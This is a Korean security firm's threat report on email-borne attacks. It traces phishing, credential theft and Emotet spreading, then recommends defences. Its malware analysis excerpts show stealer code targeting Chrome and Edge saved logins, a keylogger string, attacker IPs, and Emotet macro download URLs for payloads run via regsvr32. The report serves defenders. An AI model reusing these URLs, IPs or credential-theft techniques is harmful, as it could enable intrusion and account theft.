infosec

Threat Intelligence Report

EQST INSIGHT

2022

04

EQST(이큐스트)는 'Experts, Qualified Security Team'
이라는 뜻으로 사이버 위협 분석 및 연구 분야에서 검증된
최고 수준의 보안 전문가 그룹입니다.

infosec

Contents

EQST insight

지능형 이메일 해킹 공격 시나리오 및 대응 방안

개요

오늘날 기업 보안 강화로 악성코드가 내부로 쉽게 침입하기 어려워지면서 이메일이 대표적인 사이버 공격 경로가 되었다. 한국인터넷진흥원(KISA)에 따르면, 2020 년 국내에서 발생한 사이버 공격의 약 91%가 이메일을 통해 이루어지고 있으며, 당사 침해 사고 대응 조사 결과에서도 85%가 이메일이 사이버 공격의 주요 대상으로 지목했다. 이메일은 손쉽게 사용자에게 접근할 수 있어 해킹 공격의 주요 수단으로 활용되고 있으며, 특히 이메일에 첨부된 문서파일의 경우 악성코드가 삽입되어 알아채기 어렵기 때문에 사용자들이 이를 구분하기는 불가능에 가깝다.

지난달에는 일반적인 “이메일을 이용한 공격 사례”에 대해서 살펴보았다.

※ 참고 : [EQST insight] 이메일을 이용한 지능형 APT 공격 사례 및 대응 방안

본 포스팅에서는 최근 이메일 보안 사고 발생률이 높은 공격 방식에 대해 알아보고, 그에 따른 대응 방안과 함께 이메일 사고에 대한 경각심을 일깨우고자 한다.

공격 목적

이메일을 통한 사이버 공격의 주된 목적은 금전 취득이다. 그 대표적인 수단으로 랜섬웨어 공격이 있으며, 정보 탈취(개인 정보, 산업기밀정보 등) 및 신용 사기(SCAM) 외 다양한 공격을 시도하고 있다. 이로 인해 기업에 금전적인 손실과 이미지 실추 등의 피해가 발생되고 있다. 최근 해커 집단 랩서스에 의한 삼성전자, LG 전자의 해킹 사고도 이메일이 원인인 것으로 밝혀졌다.


IDC 의 보안이 강화되면서 악성코드가 내부로 침투하기 어려워지고 있는 반면, 이메일에 대한 보안은 상대적으로 취약한 경우가 많다. 악성코드 변종과 같이 지속적으로 탐지를 우회하는 악성 메일의 시도가 발생되고 있다.

공격자는 최초에 공격 대상에 대한 정보가 필요하며, 취약점 및 보안 Hole 등을 스캔하기보다는 수집이 용이한 이메일 주소를 수집하여 불특정 다수의 이메일 주소를 대상으로 피싱/악성 메일을 발송하고 계정 및 시스템 정보를 탈취를 시도한다. 탈취한 정보에 따라서 개인 또는 특정 기업이 공격 대상이 되기도 하며, 2 차 공격을 통해 공격 대상을 확장하거나 특정 대상에 더 큰 피해를 발생시키기도 한다.

해당 공격 방식은 최근 모든 기업을 대상으로 공격을 시도하고 있다고 해도 과언이 아니다.


공격 흐름

위에서 설명한 공격 방식에 대한 실제 사례를 기반으로 한 시나리오는 다음과 같다.




[공격 시나리오 구성]

3 2차 공격 시도



2 악성 메일 유포



공격 방식 (단계별 상세 공격 내용)


Step1. 이메일 주소 수집

기업 임직원의 이메일 주소를 인터넷 검색(구글, 바이러스토탈 등)과 다크웹 등을 통해 손쉽게 수집할 수 있으며, 피싱/악성 메일을 발송한다. 일반적으로 이메일 열람만으로 자동 실행되는 악성 행위는 없으며, 링크 클릭 및 첨부파일 실행을 유도한다.


Step2. 계정 정보 탈취


계정 정보 탈취를 위한 피싱 메일은 메일 본문 내 URL 링크를 포함하거나, HTML 파일을 첨부하는 형태로 나눌 수 있다.

Case 1. 메일 본문 내 링크(URL)가 피싱 페이지인 경우



Case2. HTML 파일이 피싱 페이지인 경우 (직접 첨부 또는 대용량 링크)





악성 첨부파일 메일은 압축을 하거나, 파일명에 공백을 길게 하여 실제 확장자를 인지하지 못하게 하는 경우가 있다. 이외에 오피스 문서에 악성 매크로를 사용하거나, 취약점을 악용하는 등의 다양한 형태로도 계정 정보 탈취가 가능하다.

메일 내 첨부파일이 정보 탈취 악성코드인 경우, 아래와 같은 단계를 거쳐 계정 정보 탈취 동작(브라우저, 키로거 등)을 수행한다.

Step. 1) 브라우저 계정 정보 검색

```
0040C236 PUSH    00414D08                UNICODE "\Google\Chrome\User Data\Local State"
0040C23B PUSH    00414D58                UNICODE "\Google\Chrome\User Data\Default\Login Data"

0040C26C PUSH    00414E70                UNICODE "\Microsoft\Edge\User Data\Local State"
0040C271 PUSH    00414EC0                UNICODE "\Microsoft\Edge\User Data\Default\Login Data"

00407F25   68 14544100   PUSH    00415414                ASCII "password_value"
00407F2A   68 24544100   PUSH    00415424                ASCII "username_value"
```

Step. 2) 키로거를 통한 계정 정보 수집

```
0040904A   BF 78E945   MOV     EDI, 0045E978           ASCII "Online Keylogger Started"
```


Step. 3) 공격자에게 전송

Proc...	PID	Protocol	Local Address	Local Port	Remote Add...	Remote Port	State
RegSvcs.exe	3796	TCP	192.168.28.137	49217	103.6.198.106	587	ESTABLISHED

Step3. 악성 메일 유포

위의 피싱/악성 메일을 통해서 탈취한 메일 계정으로 수·발신된 업무 메일들을 획득하여, 업무 메일 발신자/제목 등을 사칭하고, 메일 본문에 내용/첨부파일을 추가시킨 악성 메일을 수·발신된 다른 메일 주소들로 유포한다. 이를 통해서 사내 임직원 및 관계자의 계정을 추가로 획득하는 시도를 한다.

※ 업무 메일로 사칭 및 악성 파일을 첨부하여 악성 메일 유포



대부분의 악성코드가 기본적으로 시스템 정보를 스캔하는 기능이 있으며, 특히 Emotet 경우에는 추가로 악성코드를 다운로드하는 기능을 포함하여, 다운로드되는 악성코드에 따라서 추가 피해가 달라진다.


이전의 Emotet 은 금융 정보 탈취형 악성코드를 다운로드하였으나, 최근에는 정보 탈취 및 추가 공격에 중점을 둔 것으로 보인다.

※ 계정 및 정보 탈취 악성코드는 아래와 같다. (최근 3 월 간 조사 결과)

- 계정 및 정보 탈취 유형의 AgentTesla , Lokibot , Formbook 등 지속 유입
- 다운로더 유형의 Emotet 악성코드 유입이 급증 (Squirrelwaffle 악성코드와도 유사)

Step. 1) Emotet 악성코드 실행 시에 매크로를 통해 추가 악성코드 다운로드 및 실행

```
12  <si><t>"..\rfs.dll</t></si>
13  <si><t>regsvr32.exe</t></si>
14  <si><t>"http://henrysfreshroast.com/6cc4ts0bkrOlXq/",</t></si>
15  <si><t>"http://consejosdeorlando.com/wp-includes/jxTbRk2DgQOIOyokR/",</t></si>
16  <si><t>"http://blog.centerking.top/wp-includes/DBq5jx/",</t></si>
17  <si><t>"http://polarrefrigeracao.com.br/fontes/y7Qp0/",</t></si>
18  <si><t>"http://filmsetserie.dx.am/img/ghCY9J5KD1J/",</t></si>
19  <si><t>"https://vagbharati.in/wp-admin/nYBb/",</t></si>
20  <si><t>"http://advogadogoiania.com.br/wp-includes/O9Az4/",</t></si>
```




Step. 2) 공격자에게 전송

Proc...	PID	Protocol	Local Address	Local Port	Remote Add...	Remote Port	State
regsvr32.exe	1752	TCP	192.168.28.136	49176	165.22.61.235	443	SYN_SENT

Step4. 2 차 공격(확장 또는 추가 피해)

사내 시스템 관리자 권한의 계정을 탈취한 경우 정보 탈취(개인 정보, 산업기밀정보 등) 및 랜섬웨어 배포 등을 통해서 기업에 추가적인 피해를 발생시키며, 관계자(협력사)에 유포된 메일은 업무에 혼선을 야기시키는 등 기업 이미지를 실추시키는 추가 피해도 발생한다. 이메일을 통하여 악성코드가 유입되면 공격자는 다양한 가능성을 갖고 공격하기 때문에 사실상 공격을 막기는 쉽지 않다

※ RAT 악성코드는 원격 명령 수행, 키로깅, 화면캡쳐, 웹브라우저 계정 정보 탈취 등 가능



대응 방안

악성 메일을 유포하는 수법이 날로 진화하면서 구글, M365 등 이메일 서비스 기업들도 이메일 작성 시 자바스크립트 파일을 첨부하지 못하도록 조치를 취하는 등 다양한 방안을 도입하고 있다. 그러나 악성코드나 랜섬웨어의 확산을 막기에는 역부족한 것이 사실이다.


기업이 랜섬웨어를 비롯하여 개인 정보 탈취 목적으로 유포되는 악성 메일을 차단하고 피해를 예방하기 위한 방법을 인터넷에 검색해 보면 사용자의 주의를 요하는 방법론이 대부분이다. 악성 메일을 사용자가 클릭을 할 수밖에 없게끔 신뢰하는 사용자로 위장하여 악성 메일을 보낼 경우 사용자가 주의해서 구별하기가 결코 쉽지 않다.


이메일 사용자가 보안 수칙을 준수하며 아래와 같은 보안 솔루션을 도입하여 복합적으로 탐지 및 차단하는 대응 방안을 구축하는 것이 최선책일 것으로 보인다.

- 스팸 차단
- 이메일 APT
- 네트워크 APT
- EDR/EPP
- DRM/DLP
- 접근제어 및 계정관리
- 2-Factor 인증 (모바일, 생체인증)
- 비인가 IP 추적 및 이력 관리 솔루션
- 분기별 악성메일 모의 훈련

하지만, 솔루션 도입 비용, 운영 방안, 전문 인력 등 기업의 상황을 고려하지 않을 수 없다. 현업에서 이메일 보안 사고 사례들과 다양한 솔루션들의 특장점들을 비교 분석했을 때 이메일 APT 솔루션만이라도 도입한다면 비용 대비 가장 효과적으로 대다수의 APT 공격을 탐지하고 차단할 수 있다. 그리고 중소기업을 포함 많은 기업들이 스팸차단 솔루션을 도입하여 운영하고 있으나 APT 공격은 스팸차단 솔루션에서 탐지하고 차단할 수 없다는 것을 인식해야 할 것이다.

